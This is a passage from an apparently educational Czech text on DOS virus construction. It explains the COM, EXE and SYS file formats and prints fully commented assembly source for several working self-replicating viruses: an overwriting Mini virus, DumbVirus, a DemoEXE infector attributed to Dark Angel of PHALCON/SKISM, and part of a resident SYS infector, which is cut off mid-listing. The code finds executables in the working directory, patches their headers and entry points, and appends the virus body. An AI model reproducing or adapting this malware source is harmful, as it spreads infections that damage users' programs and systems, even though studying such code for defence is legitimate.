Virus jako celek je záležitost dosti náročná na komplexní přehled právě vykonávaných činností. Okomentováním jednotlivých operací se zdrojový tvar zprůhlední, což ovšem platí i při běžném programování. Použitím skoku „jmp dword ptr cs:[old_int_13h]“ (v sekci za návěštím „finish“) virus předává řízení původní obsluze přerušení 13h, která pak sama zajistí regulérní ukončení přerušení. Tento postup není chybou, ale naopak běžně se vyskytujícím obratem i u klasických rezidentních programů. Jedná se o tzv. volání původní obsluhy přerušení bez návratu do uživatelské obsluhy přerušení (na rozdíl od sekvence příkazů „pushf“, „call far ptr cs:[old_int_13h]“, která je voláním s návratem).

4.2. Konstrukce souborového viru COM

Tvar programu typu COM je převzat z operačního systému CP/M a platí pro něj některá důležitá omezení:

- Program nesmí obsahovat zásobník.
- Celý program po spuštění musí být uložen v jediném paměťovém segmentu velkém 64 kB.
- Na začátku programu musí být vyhrazeno direktivou *org 100h* 256 B pro prefix programového segmentu (PSP).

Z uvedených omezení vyplývá nejenom, že startovací adresa programu je rovna hodnotě 100h, ale také, že maximální délka programu je 65 280 B (tj. 64 kB – 100h). Z tohoto důvodu musí „dobře" napsaný virus zajistit, že po zavirování programu nedojde k překročení limitu jeho délky, což by nutně vedlo k havárii programu. Viry COM se tedy většinou z maskovacího důvodu vyhýbají napadení „malých" programů a z důvodu systémového pak programů „velkých".

V okamžiku, kdy je program *.COM spuštěn, vytváří operační systém strukturu PSP tak, že pro ni vybere nejnižší volnou adresu paměti. Přímo nad PSP nahraje vlastní program a předá mu řízení. Řízení je vždy předáno na adresu PSP:0100, kde se nachází počáteční instrukce programu. Princip konstrukce viru COM závisí právě na této skutečnosti. Virus v okamžiku infikace programu přepíše jeho úvodní příkazovou sekvenci skokem na své tělo („jmp virus"). Tím zajistí, že po spuštění programu dojde k jeho aktivaci. Dříve však, než dojde k vlastnímu přepsání, provede virus úschovu původních instrukcí. Nejčastěji se jedná o první 3 B, které velikostně pokrývají právě rozsah instrukce „jmp virus". Po ukončení své činnosti virus provádí obnovu uschovaných instrukcí spolu s finálním skokem na restaurovaný úvod napadeného programu. Tato sekvence může vypadat následovně:

```
        push cs                         ; nastavení datových
        push cs                         ; registrů DS a ES na virus
        pop ds                          ; (pokud byly předtím
        pop es                          ; jejich hodnoty změněny)

        mov di, 100h                    ; nahrej na adresu 100h
        mov si, offset saved_byted      ; to, co bylo uschováno
        movsw                           ; DS:SI -> ES:DI (obnovení 2 B)
        movsb                           ; DS:SI -> ES:DI (obnovení 1 B)

        mov di, 100h                    ; příprava skoku na PSP:0100
        jmp di                          ; a vlastní spuštění programu

saved_bytes db    3 dup (?)             ; úschovná oblast
```

Často používanou položkou prefixu programového segmentu je DTA (Disk Transfer Area). Jedná se o oblast diskového přenosu, mající široký rozsah využití. MS-DOS po spuštění programu nastavuje implicitní adresu DTA na hodnotu PSP:0080, kde se nachází parametry příkazového řádku. Služba Dosu 4eh – „Najdi první soubor (dle zadané masky)" využívá DTA pro úschovu výstupních údajů o nalezeném souboru atd.

Po spuštění programu *.COM dále platí, že hodnoty všech datových segmentů CS, DS, ES a SS jsou stejné jako PSP. Hodnota SP bývá nastavena na konec PSP (obvykle 0fffeh či méně, není-li dostupných celých 64 kB segmentu).

- **Nerezidentní přepisující virus**
  Velice primitivním příkladem souborového viru je virus kategorie Mini, který podává základní představu o souborových virech. Tento virus provádí pouze replikaci svého těla tak, že napadá první nalezený program *.COM v pracovním adresáři.

```
    org 100h                    ; vyhrazeno pro PSP
    mov ah, 4eh                 ; služba "Najdi první soubor"
    mov dx, offset mask         ; maska pro hledání
    xor cx, cx                  ; atributy - běžný soubor
    int 21h                     ; vlastní volání Dosu
```

  Operační systém nyní vrací v oblasti DTA údaje o nalezeném souboru. Na offsetu DTA:001e se nachází jméno nalezeného souboru. Virus v další části využívá, že vlastní DTA leží v paměti na adrese PSP:0080; tedy nalezené jméno souboru se nachází na adrese PSP:[0080 + 001e].

```
    mov ax, 3d01h               ; služba "Otevři soubor", pro zápis
    mov dx, 80h + 1eh           ; offset jména souboru
    int 21h
```

  Registr AX v této chvíli obsahuje rukojeť otevřeného souboru (file handle), která se stává prostředkem pro další manipulaci s otevřeným souborem.

```
    mov bx, ax                      ; rukojeť souboru
    mov ah, 40h                     ; služba "Zápis do souboru"
    mov dx, 0100                    ; počátek programu (viru) *.COM
    mov cx, offset end_virus - 100h ; délka viru
    int 21h
```

  Virus zkopíroval své tělo na začátek napadeného programu, čímž přepsal původní instrukce a program tím zničil. Proto již teď vše končí voláním přerušení 20h.

```
    int 20h                     ; ukončení programu
mask db    '*.COM',0            ; maska infikovaného programu
end_virus:
```

  Velikost virů této kategorie jsou řádově desítky bajtů. Primitivní virus, primitivní kód programu. Pro korektně napsaný kód je mimo jiné nezbytně nutné ošetřit testování chybových příznaků, zajistit zachování stávajícího data a času souboru apod. Toto vše obsahují následující „demo“ ukázky základních konstrukcí virů typu COM, EXE a SYS. U těchto virů není uveden popis základních vlastností jako v případě bootovacího viru Aragon, neboť se skutečně jedná pouze o zdrojové tvary předváděcích virů přímé akce pro dokumentování základů virových konstrukcí. Tyto viry provádějí pouze replikaci svého těla, neobsahují rezidentní instalaci ani neobsahují žádnou destruktivní rutinu.

- **Nerezidentní infektor souborů *.COM v pracovním adresáři**

```
DumbVirus segment
Assume     cs:DumbVirus
     org 100h                          ; vyhrazeno pro PSP
Start:
     db     0e9h                       ; "jmp duh"
     dw     0                          ; skok na vlastní virus
     ; Zde začíná vlastní virus
duh:
     call next
next:
     pop bp                            ; zjištění místa viru v paměti
     sub bp, offset next               ; pro posun v těle viru

     ; Obnova prvních 3 B programu
     lea si, [bp + offset stuff]       ; odkud
     mov di, 100h                      ; kam

     push di      ; pro pozdější předání řízení programu (*)

     movsw  ; DS:SI -> ES:DI (obnovení 2 B)
     movsb  ; DS:SI -> ES:DI (obnovení 1 B)

     ; Nastavení nové hodnoty DTA na tělo viru
     ; (aby nedošlo ke zničení parametrů příkazového řádku)
     lea dx, [bp + offset dta] ; DTA viru
     call set_dta                      ; vlastní nastavení

     ; Replikace těla viru
     mov ah, 4eh                       ; služba "Najdi první soubor"
     lea dx, [bp + masker]             ; hledání pro '*.COM',0
     xor cx, cx                        ; atributy - běžný soubor
tryanother:       ; pro pozdější volání služby "Najdi další soubor"
     int 21h
     jc     quit   ; našel se soubor?

     ; Otevření souboru pro režim čtení/zápis (read/write)
     ; Pozn.: toto nebude fungovat pro soubory "read only"
     mov ax, 3d02h                     ; služba "Otevři soubor", režim R/W
     lea dx, [bp + offset dta + 1eh]  ; jméno souboru v DTA
     int 21h

     xchg ax, bx  ; záměna rukojeti souboru do BX

     ; Načtení prvních 3 B ze souboru
     mov ah, 3fh                       ; služba "Čti ze souboru"
     lea dx, [bp + stuff]              ; úložný prostor
     mov cx, 3                         ; počet bajtů
     int 21h

     ; Test, je-li již soubor infikován (souhlasí-li úvodní skok
     ; početně na tělo viru, tj. konec souboru mínus délka viru)
```

```
     ; (na adrese DTA:001a je uložena délka nalezeného souboru)
     mov ax, word ptr [bp + dta + 1ah]      ; délka souboru
     mov cx, word ptr [bp + stuff + 1]      ; jmp "kam"
     add cx, eov - duh + 3     ; přepočet na délku souboru
     cmp ax, cx                ; je-li rovno, program je již nakažen
     jz    close               ; ukončení činnosti viru

     ; Přepočet offsetu pro úvodní skok
     sub ax, 3                               ; AX = délka souboru - 3
     mov word ptr [bp + writebuffer], ax     ; a jeho zápis

     ; Nastavení pozice na počátek souboru
     xor al, al                ; AL = 0 (ukazatel od začátku)
     call f_ptr                ; vlastní nastavení

     ; Zápis nových 3 B do souboru ("jmp virus")
     mov ah, 40h               ; služba "Zápis do souboru"
     mov cx, 3                 ; počet bajtů
     lea dx, [bp + e9]         ; kompletní instrukce "jmp virus"
     int 21h

     ; Nastavení pozice na konec souboru
     mov al, 2                 ; ukazatel na konec souboru
     call f_ptr                ; vlastní nastavení

     ; Zápis zbylého těla viru do souboru
     mov ah, 40h               ; služba "Zápis do souboru"
     mov cx, eov - duh         ; počet bajtů
     lea dx, [bp + duh]        ; počátek viru
     int 21h

     ; Uzavření souboru
close:
     mov ah, 3eh               ; služba "Zavři soubor"
     int 21h

     ; Pokus o infikaci dalšího souboru
     mov ah, 4fh               ; služba "Najdi další soubor"
     jmp short tryanother
```

Zde virus využívá možnosti znovu „rekurzivně" skočit do úvodní části viru, tentokrát s novým jménem nalezené oběti.

```
     ; Obnova původní oblasti DTA a předání řízení programu
quit:
     mov dx, 80h         ; původní offset DTA = PSP:0080

set_dta:                 ; vlastní nastavení DTA
     mov ah, 1ah         ; služba "Nastav DTA"
     int 21h

     retn                ; skok na původní zavirovaný program (*)
```

```
     ; Nastavení ukazatele v souboru (lseek)
f_ptr:
     mov ah, 42h          ; služba "Nastav pozici v souboru"
     xor cx, cx           ; posun = CX * 65 536 + DX = 0
     cwd                  ; totéž jako "xor dx, dx"
     int 21h
     retn

     ; Oblast proměnných viru
masker          db     '*.com',0     ; maska pro hledání souborů
stuff           db     0cdh, 20h, 0  ; původní první 3 B souboru
e9              db     0e9h          ; instrukce skoku (jmp)
eov             equ $                ; konec viru (End Of the Virus)
```

Následující proměnné jsou uloženy v prostoru heapu (oblast mezi zásobníkem a kódem programu) a nejsou částí těla viru zapsaného do souboru.

```
writebuffer     dw     ?             ; offset skoku (jmp virus)
dta             db     42 dup (?)    ; DTA viru
DumbVirus       ENDS
                END Start
```

Tvar DumbViru zjednodušeně koresponduje s popisem typického mechanismu infikace souborových virů uvedeném výše (vynechána je pouze pasáž nulování atributů, která umožňuje zavirování i souborů určených pouze ke čtení).

4.3. Konstrukce souborového viru EXE

Pro tvar programu typu EXE neexistují žádná omezení týkající se délky programu či počtu segmentů. Jedinou podmínkou je určení startovací adresy programu a vytvoření zásobníkového segmentu. Samotná struktura programu je však mnohem složitější než u programu *.COM. Programový soubor *.EXE se totiž skládá ze dvou částí, a to z bloku řídicích a relokačních informací pro spuštění programu operačním systémem a z vlastního kódu programu. První část je tvořena tzv. hlavičkou (header) a obsahuje tyto údaje:

Offset	Délka[B]	Popis položky hlavičky EXE
00h	2	Signatura souboru *.EXE ('MZ' nebo 'ZM').
02h	2	Velikost poslední stránky [B].
04h	2	Délka souboru *.EXE v 512 B stránkách.
06h	2	Počet položek v relokační tabulce.
08h	2	Velikost hlavičky v 16 B paragrafech.
0ah	2	Minimální potřebná paměť [v paragrafech].
0ch	2	Maximální potřebná paměť [v paragrafech].
0eh	*2*	*Počáteční hodnota SS.*
10h	*2*	*Počáteční hodnota SP.*

Offset	Délka[B]	Popis položky hlavičky EXE
12h	2	Kontrolní součet (záporný).
14h	*2*	*Počáteční hodnota IP.*
16h	*2*	*Počáteční hodnota CS.*
18h	2	Offset první relokační položky.
1ah	2	Úroveň překrývání (0 pro základní modul).

Od offsetu 1ch následuje údaj o velikosti formátované části EXE-záhlaví a vlastní obsah relokační tabulky. Relokační tabulka označuje všechna místa v programu, jejichž obsah musí být modifikován podle konkrétního umístění v paměti.

Spuštění programu *.EXE není zdaleka tak triviální jako v případě programu COM. Operační systém načte hlavičku programu a určí celkové nároky na paměť. Je-li dostatek volné paměti, pokračuje v zavádění. Vytvoří PSP, načte relokační tabulku a modifikuje zavedený kód programu (přičtení bázové adresy začátku programu). Následuje přidělení paměti, inicializace registrů a samotné spuštění programu. Nastavení segmentových registrů koresponduje s hlavičkovými údaji, registry DS a ES jsou pak nastaveny na adresu PSP.

Virus, který infikuje programy *.EXE využívá pochopitelně zejména údaje EXE hlavičky. Ve výše uvedené tabulce jsou zvýrazněny základní položky, u kterých virus provádí:

```
Přepočet na novou hodnotu.
Mechanismus úschovy/obnovy originálních hodnot.
```

Virus může samozřejmě používat i ostatní položky, zejména velikost hlavičky či signaturu souboru *.EXE, která slouží viru k vlastní identifikaci, zda spouštěný program je typu *.EXE či nikoliv. Rovněž nepřipočte-li virus svou velikost k položce minimální potřebné paměti, může tím, za určitých okolností, způsobit nedefinovaný stav operačního systému.

Jak tedy vypadá konstrukce viru EXE? Virus typicky přidá své tělo na konec programu, uschová původní startovací adresu CS:IP a přesměruje ji na tělo viru (totéž provádí i pro adresu zásobníku SS:SP). V EXE-hlavičce zmodifikuje údaje o velikostech souboru a poslední stránky, příp. i hodnotu minimální potřebné paměti. Nakonec zapíše modifikovanou hlavičku do infikovaného souboru na disk.

- **Nerezidentní infektor souborů *.EXE v pracovním adresáři**
  Demo příklad viru, který pro zjištění své přítomnosti v souboru používá počáteční hlavičkovou hodnotu SP='DA'.

```
     .model tiny                ; další možnost TASM tvaru
     .code                      ; segment kódu viru
     org 100h                   ; infektor EXE ve výchozí podobě COM
     id = 'DA'                  ; identifikátor EXE infekce
     ; Zde začíná vlastní virus
startvirus:
```

```
    call next
next:
    pop bp                          ; zjištění adresy viru v paměti
    sub bp, offset next             ; korekce na originální offset

    ; Úschova registrů
    push ds
    push es

    ; Příprava pro skok na původní počáteční instrukci (CS:IP)
    push cs
    pop ds                          ; DS = CS (segment viru)
    push cs
    pop es                          ; ES = CS (segment viru)

    lea si, [bp + jmpsave2]         ; úschovné
    lea di, [bp + jmpsave]          ; oblasti
    movsw
    movsw                           ; DS:SI -> ES:DI
    movsw                           ; jmpsave2 -> jmpsave
    movsw

    ; Nastavení nové hodnoty DTA na tělo viru
    ; (aby nedošlo ke zničení parametrů příkazového řádku)
    mov ah, 1ah                     ; služba "Nastav DTA"
    lea dx, [bp + newDTA]           ; DTA viru
    int 21h

    ; Replikace těla viru
    lea dx, [bp + exe_mask]         ; hledání pro '*.EXE',0
    mov ah, 4eh                     ; služba "Najdi první soubor"
    mov cx, 7                       ; maska příslušných atributů
findfirstnext:
    int 21h
    jc    done_infections           ; našel se soubor?

    ; Načtení hlavičky programu
    mov al, 0h                      ; mód pouze pro čtení
    call open                       ; a otevření souboru

    mov ah, 3fh                     ; služba "Čti ze souboru"
    lea dx, [bp + buffer]           ; úložný prostor
    mov cx, 1ah                     ; úvodní hlavička
    int 21h

    mov ah, 3eh                     ; služba "Zavři soubor"
    int 21h

    ; Test, zda je již soubor zavirován (porovnání SP na "id")
checkEXE:
```

```
     cmp word ptr [bp + buffer + 10h], id
     jnz infect_exe                    ; není zavirován tímto virem?

     ; Pokus o nalezení dalšího souboru typu *.EXE
find_next:
     mov ah, 4fh                       ; služba "Najdi další soubor"
     jmp short findfirstnext

     ; Ukončení infikace
done_infections:
     mov ah, 1ah                       ; obnova původní oblasti DTA
     mov dx, 80h                       ; DTA na adrese PSP:0080

     ; Obnova registrů (využitá pro nastavení segmentu DTA)
     pop es                            ; ES -> PSP
     pop ds                            ; DS -> PSP
     int 21h

     ; Spuštění zavirovaného programu
     mov ax, es                        ; PSP segment
     add ax, 10h                       ; přizpůsobení pro PSP
     add word ptr cs:[si + jmpsave + 2], ax        ; nový CS
     add ax, word ptr cs:[si + stacksave + 2]      ; nový SS
     cli                 ; zákaz přerušení před manipulací se zásobníkem
     mov sp, word ptr cs:[si + stacksave]          ; nový SP
     mov ss, ax          ; zápis SS
     sti                 ; opětovné povolení přerušení

     ; Vlastní skok na první instrukci programu
          db     0eah                  ; "jmp far ptr segment:offset"
jmpsave   dd     ?                     ; původní CS:IP

     ; Úschovné proměnné
stacksave  dd     ?                    ; původní SS:SP
jmpsave2   dd     0fff00000h           ; nutné pro tento nosič viru
stacksave2 dd     ?                    ; pro úschovu SS:SP
     ; Jméno viru a "podpis" autora
creator           db '[MPC]',0,'Dark Angel of PHALCON/SKISM',0
virusname  db '[DemoEXE] for 40Hex',0

     ; Infikace programu *.EXE
infect_exe:
     ; Úschova nezavirovaných hlavičkových údajů
     les ax, dword ptr [bp + buffer + 14h]         ; úschova CS:IP
     mov word ptr [bp + jmpsave2], ax              ; IP
     mov word ptr [bp + jmpsave2 + 2], es          ; CS

     les ax, dword ptr [bp + buffer + 0eh]         ; úschova SS:SP
     mov word ptr [bp + stacksave2], es            ; SS
     mov word ptr [bp + stacksave2 + 2], ax ; SP
```

Poznámka:

Obecně platí, že čtyřbajtová adresa typu „segment:offset“ je v paměti uložená v obráceném sledu, tj. nejprve „offset“, pak „segment“. Proto v kódu viru je na adresu „proměnné“ ukládána vždy offsetová část adresy, na adresu „proměnné+2“ pak část segmentová. V případě zásobníku je tomu naopak, neboť hodnoty SS a SP jsou uloženy v hlavičce programu obráceně.

```
; Určení vstupního bodu viru pro aktualizaci CS:IP a SS:SP
mov ax, word ptr [bp + buffer + 8]     ; velikost hlavičky
mov cl, 4                              ; převod paragrafů na bajty
shl ax, cl                             ; (násobení 16)
xchg ax, bx                            ; velikost hlavičky [B] do BX

les ax, [bp + offset newDTA + 1ah]     ; délka souboru
mov dx, es                             ; do DX:AX

push ax                                ; uložení délky souboru
push dx                                ; na zásobník

sub ax, bx                             ; odečtení délky hlavičky
sbb dx, 0                              ; od velikosti souboru

mov cx, 10h                            ; převod na tvar
                                       ; segment:offset
div cx                                 ; (dělení 16)

; Konec souboru je nový vstupní bod programu (na virus)
mov word ptr [bp + buffer + 14h], dx   ; nový IP
mov word ptr [bp + buffer + 16h], ax   ; nový CS

mov word ptr [bp + buffer + 0eh], ax   ; nový SS
mov word ptr [bp + buffer + 10h], id   ; nový SP

; Aktualizace délky souboru
pop dx                                 ; obnova délky
pop ax                                 ; nezavirovaného programu

add ax, heap - startvirus              ; přičtení délky
adc dx, 0                              ; viru

; Přepočet délky souboru na stránky pro aktualizaci hlavičky
mov cl, 9                              ; 2**9 = 512

push ax                                ; úschova délky

shr ax, cl                             ; určení nové
ror dx, cl                             ; délky souboru
stc                                    ; včetně hlavičky a viru
adc dx, ax                             ; v 512 B stránkách
```

```
    pop ax                                  ; obnova délky

    and ah, 1           ; velikost poslední stránky (mod 512) v [B]

    mov word ptr [bp + buffer + 4], dx      ; nová délka a
    mov word ptr [bp + buffer + 2], ax      ; poslední stránka
```

Zde končí nejsložitější část EXE-infikace. Zbytek je standardní mechanismus, uvedený již v konstrukci COM-viru, rozšířený o zachování originálních atributů a času vytvoření infikovaného souboru.

```
    ; Zápis aktualizované hlavičky programu
    push cs
    pop es                              ; obnova ES
    mov cx, 1ah                         ; velikost hlavičky
finishinfection:
    push cx                             ; úschova počtu B pro zápis
    xor cx, cx                          ; nastavení atributů souboru
    call attributes                     ; na běžný soubor

    mov al, 2                           ; mód pro čtení i zápis
    call open                           ; a otevření souboru

    mov ah, 40h                         ; služba "Zápis do souboru"
    lea dx, [bp + buffer]               ; nová hlavička
    pop cx                              ; obnovený počet B pro zápis
    int 21h

    ; Nastavení pozice na konec souboru
    mov ax, 4202h                       ; služba "Nastav pozici souboru"
    xor cx, cx                          ; na konec
    cwd                                 ; totéž jako "xor dx,dx"
    int 21h

    ; Zápis zbylého těla viru
    mov ah, 40h                         ; služba "Zápis do souboru"
    lea dx, [bp + startvirus]           ; počátek viru
    mov cx, heap - startvirus           ; počet bajtů
    int 21h

    ; Obnova času vytvoření souboru
    mov ax, 5701h                       ; služba "Čas a datum souboru"
    mov cx, word ptr [bp + newDTA + 16h]    ; čas
    mov dx, word ptr [bp + newDTA + 18h]    ; datum
    int 21h                                 ; vlastní nastavení

    ; Uzavření souboru
    mov ah, 3eh                         ; služba "Zavři soubor"
    int 21h

    ; Obnova původních atributů souboru
```

```
     mov ch, 0                                    ; horní část atributů
     mov cl, byte ptr [bp + newDTA + 15h]         ; dolní část
     call attributes                              ; a jejich nastavení

     ; Pokračování procesu infikace dalšího programu
mo_infections:
     jmp find_next                    ; pokus o infikaci dalšího souboru

     ; Vlastní otevření souboru
open:
     mov ah, 3dh                      ; služba "Otevři soubor"
     lea dx, [bp + newDTA + 1eh]      ; jméno souboru v DTA
     int 21h
     xchg ax, bx                      ; BX = rukojeť souboru (file handle)
     ret

     ; Vlastní nastavení atributů souboru (chmod)
attributes:
     mov ax, 4301h                    ; služba "Atributy souboru"
     lea dx, [bp + newDTA + 1eh]      ; jméno souboru v DTA
     int 21h
     ret

     ; Oblast proměnných viru
exe_mask db'*.exe',0                  ; maska pro hledání souborů
```

Následující proměnné jsou opět (jako v předešlém případě COM-viru) uloženy v prostoru heapu a nejsou tedy částí těla viru zapsaného do souboru.

```
heap:
newDTA     db     42 dup (?)                ; DTA viru
buffer     db     1ah dup (?)               ; čtecí buffer
endheap:                                    ; konec viru
     end startvirus
```

Instrukce *xchg* mají v tomto případě užitný charakter instrukce *mov*. Její použití je dáno hlediskem optimalizace, neboť instrukce *xchg* má kratší operační kód.

Uvedený příklad viru neošetřuje, zda soubor, který má příponu EXE, je skutečně program typu *.EXE (možnost chyby např. při přejmenování souboru apod.). Tento test většina virů provádí už z důvodu odlišení rozdílného způsobu infikace u programů *.COM a *.EXE. Principem testu je porovnání signatury v EXE-hlavičce na povolené systémové hodnoty.

```
     cmp [bp + buffer], 'ZM'          ; první možná hodnota
     je     je_to_EXE
     cmp [bp + buffer], 'MZ'          ; druhá možná hodnota
     je     je_to_EXE
není_to_EXE:
     ...
je_to_EXE:
     ...
```

- **Zarovnání velikosti EXE-souboru na hodnotu nejbližšího segmentu**
  Tento zajímavý způsob infikace používá řada virů pro usnadnění manipulace se souborem při zavirování. Délka viru je proměnná. Hlavní výhodou zarovnání délky souboru na nejbližší násobek segmentu je ten, že počáteční hodnota IP je vždy nulová. Z tohoto důvodu odpadá nutnost znát aktuální pozici viru v paměti pro přepočet offsetu proměnných. Druhou výhodou je zjednodušená možnost přepočtu hlavičkových údajů přímo v paragrafech.

Uvedené příklady virů COM a EXE charakterizují základní virové postupy a vzájemné systémové rozdíly MS-DOSu. Značná část souborových virů provádí oba postupy, kdy terčem infikace daného viru jsou obě varianty spustitelných souborů.

4.4. Konstrukce souborového SYS-viru

Příponou SYS jsou v operačním systému MS-DOS označovány tzv. ovladače zařízení (drivery). Instalace těchto souborů je prováděna operačním systémem při jeho zavádění. Požadavek na instalaci ovladače je dán příkazem „DEVICE=...“ v souboru CONFIG.SYS. Pro ovladače platí, že nemohou být spuštěny po startu operačního systému z příkazového řádku podobně jako programy typu *.COM či *.EXE. Existují ovšem výjimky ve formě sharewarových utilit, které toto zavedení umožňují. Podobnou činnost provádějí i ovladačové viry (např. tunelující virus Dir II).

Vzhledem k jisté komplikovanosti konstrukce ovladače a podstatně menší frekvenci přenosů souborů *.SYS mezi počítači oproti souborům *.COM a *.EXE, není tato skupina příliš hojně zastoupena. Představitely jsou např. viry Dark Avenger, Career of Evil či Fu Manchu.

Struktura ovladače je operačním systémem pevně definována. Operační systém MS-DOS rozeznává dva druhy ovladačů podle zařízení, pro která jsou určeny:

– Znakově orientované ovladače (sekvenční přístup).
– Blokově orientované ovladače (přímý přístup).

Znaková zařízení zpracovávají data postupně v sekvenčním pořadí, nejčastěji znak po znaku (klávesnice, tiskárna apod.). Bloková zařízení umožňují operačnímu systému zpracovávat data na nich uložená v libovolném pořadí. Přístup k nim je nejčastěji realizován po blocích, resp. fyzických sektorech (RAM-disk apod.). Souborové SYS-viry mají právě znakově orientovaný charakter.

Operační systém spolupracuje s ovladačem zařízení následovně: MS-DOS vytvoří požadavek na provedení dané operace a adresu tohoto požadavku předá řídicímu podprogramu ovladače prostřednictvím registrů ES:BX. Řídicí podprogram zařadí požadavek do fronty požadavků (fronta má nejčastěji délku 1) resp. uschová adresu požadavku a předá řízení zpět Dosu. MS-DOS pak volá prováděcí podprogram ovladače, který provede požadovanou operaci spolu s nastavením případných výstupních parametrů.

Vlastní ovladač zařízení obsahuje dvě části: záhlaví a tělo ovladače.

- **Záhlaví ovladače**
  Představuje standardní rozhraní, které zabezpečuje komunikaci mezi tělem ovladače a programem, který službu ovladače požaduje. Význam jednotlivých položek je následující:

Offset	Délka[B]	Popis položky záhlaví ovladače
00h	4	Ukazatel na následující ovladač.
04h	2	Atributy ovladače.
06h	2	Adresa řídicího podprogramu.
08h	2	Adresa prováděcího podprogramu.
0ah	8	Jméno ovladače/Počet jednotek.

Ukazatel na následující ovladač obsahuje adresu následujícího ovladače ve zřetězeném seznamu (ve zdrojovém textu ovladače). Hodnota „-1“ reprezentuje ukončovací hodnotu posledního ovladače v seznamu. Konkrétní hodnota tedy závisí na tom, zda soubor obsahuje jeden či více ovladačů. Při zavedení ovladače do paměti přepíše operační systém ukončovací hodnotu na skutečnou adresu tak, aby byla zachována kontinuita zřetězeného seznamu do paměti již nainstalovaných ovladačů.

Atributy ovladače slouží k určení typu a základních vlastností ovladače. Např. hodnota 15. bitu určuje, zda se jedná o znakově orientovaný („1“) či blokově orientovaný („0“) ovladač.

Řídicí podprogram (strategy routine) uschovává adresu požadavku, kterou později využívá vlastní prováděcí podprogram (interrupt routine) kódu ovladače.

Obsah položky „Jméno ovladače/Počet jednotek“ závisí na tom, je-li ovladač deklarován jako znakově či blokově orientovaný. Jedná-li se o znakově orientovaný, pak „Jméno ovladače“ obsahuje identifikační jméno. Je-li jméno kratší než osm znaků, musí být doplněno mezerami. U blokově orientovaných ovladačů položka „Počet jednotek“ obsahuje počet zařízení, které ovladač obsluhuje. Její naplnění je však nepovinné, neboť operační systém přepíše tuto hodnotu údajem, který vrátí ovladač při své inicializaci.

- **Tělo ovladače**
  Je tvořeno, jak již bylo výše naznačeno, řídicím a prováděcím podprogramem. Řídicí podprogram je volán vždy v okamžiku, vznikne-li požadavek na komunikaci s ovladačem, aby zajistil úschovu adresy požadavku (ES:BX). Prováděcí podprogram pak zajišťuje finální provedení požadavku.

Vlastní realizovaný požadavek se skládá, podobně jako struktura ovladače, opět ze dvou částí: hlavičky a těla požadavku.

- **Hlavička požadavku**
  Je datová struktura o délce 13 B:

Offset	Délka[B]	Popis položky hlavičky požadavku
00h	1	Délka celého požadavku v bajtech.
01h	1	Číslo jednotky (pro bloková zařízení).
02h	1	Kód příkazu (00h - 18h)
03h	2	Stavové slovo (nastaví ovladač).

Offset	Délka[B]	Popis položky hlavičky požadavku
05h	8	Rezervováno.
0dh	?	Tělo požadavku.

Kód příkazu obsahuje číslo požadované operace (0 – inicializace ovladače apod.).

Stavové slovo vrací výsledek provedené operace, určuje, zda došlo k chybě či zda byl požadavek úspěšně vykonán (např. 8103h – chyba „neznámý příkaz“ či 0100h – operace úspěšně provedena).

- **Tělo požadavku**

Je rovněž datová struktura, která bezprostředně následuje za hlavičkou požadavku. Konkrétní podoba je závislá na zvolené operaci. Pro viry je klíčovou operací inicializace ovladače (kód příkazu „0“). Tělo požadavku v tomto případě vypadá následovně:

Offset	Délka[B]	Popis položky těla požadavku
0dh	1	Počet jednotek (pro bloková zařízení).
0eh	4	Koncová adresa rezidentní části kódu.
12h	4	Adresa pole ukazatelů BPB.
16h	1	Číslo zařízení (pro bloková zařízení).

Koncová adresa rezidentní části kódu ovladače vymezuje rozsah kódu, který musí zůstat rezidentní v paměti. Paměť od udané adresy bude uvolněna pro další použití. Obsahuje-li zaváděný soubor více ovladačů, bere operační systém jako směrodatný údaj ten, který vrátí poslední inicializovaný ovladač.

BPB – blok parametrů BIOSu, využívaný při provádění fyzických periferních operací. Příkladem je čtení z diskety, kdy BPB obsahuje podmnožinu dat, které se nacházejí ve struktuře zaváděcího (boot) sektoru.

V předchozích třech tabulkách jsou opět zvýrazněny položky, které virus přepisuje novými hodnotami. Klíčem infikace souborů *.SYS je skutečnost, že ovladač je do paměti umístěn na příslušný segment od offsetu nula, kde je zavedeno záhlaví ovladače, bezprostředně následované vlastním tělem. Virus při infikaci tedy jednoduše zkopíruje své tělo na konec infikovaného souboru *.SYS a přesměruje ukončovací ukazatel na „virový“ ovladač. Virus nemusí uschovávat žádné originální hodnoty, jako tomu bylo v případě virů typu COM a EXE. Ve svých důsledcích je tedy infikace SYS-souborů snazší.

- **Rezidentní (stealth) infektor souboru *.SYS**

```
.model tiny
.code
org 0  ; direktiva překladače - počátek SYS-souborů
```

Záhlaví ovladače

```
header:
next_header dd    -1            ; ukazatel na další ovladač (ffff:ffff)
attribute  dw     8000h         ; znakově orientovaný ovladač
strategy           dw     offset _strategy    ; řídicí podprogram
interrupt  dw     offset _interrupt          ; prováděcí podprogram
namevirus  db     'SYS INF '                 ; jméno ovladače
endheader:
```

Tělo ovladače

```
     ; Jméno viru a "podpis" autora
author     db     0,'Simple SYS infector',0dh,0ah
           db     'Written by Dark Angel of Phalcon/Skism',0
```

Řídicí podprogram

```
_strategy:                      ; úschova adresy požadavku
     push si                    ; úschova SI
     call next_strategy         ; zjištění adresy
next_strategy:                  ; viru
     pop si                     ; v paměti
     ; Úschova adresy požadavku do proměnných viru
     mov cs:[si + offset savebx - offset next_strategy], bx
     mov cs:[si + offset savees - offset next_strategy], es
     pop si ; obnova SI
     retf
```

Následující prováděcí podprogram je vlastním virovým tělem.

Prováděcí podprogram

```
_interrupt:              ; instalace viru do paměti
     push ds             ; úschova segmentových registrů
     push es             ; (ostatní registry nejsou potřeba)

     push cs
     pop ds ; DS = segment viru

     call next_interrupt ; zjištění adresy
next_interrupt:          ; viru
     pop bp              ; v paměti
```

Řídicí a prováděcí podprogramy jsou volány nezávisle, proto každá část musí sama zjišťovat umístění viru v paměti. Stojí za povšimnutí, že povaha řídicího a prováděcího podprogramu je skutečně typicky ovladačová. Jádro viru je tvořeno virovou obsluhou přerušení 21h.

```
     ; Zjištění adresy hlavičky požadavku (naplnění ES:BX)
     les bx, cs:[bp + savebx - next_interrupt]

     ; "Default" nastavení stavového slova na chybu
     mov es:[bx + 3], 8103h          ; "neznámý příkaz"
```

```
    cmp byte ptr es:[bx + 2], 0      ; požadavek na inicializaci?

    jnz exit_interrupt               ; není-li, virus končí...

    ; Přednastavení koncové adresy rezidentní části kódu
    mov es:[bx + 10h], cs            ; segmentová část = kód viru
    lea si, [bp + header - next_interrupt]
    mov es:[bx + 0eh], si            ; offsetová část = počátek viru

    ; Předpokládaná chybová hodnota stavového slova
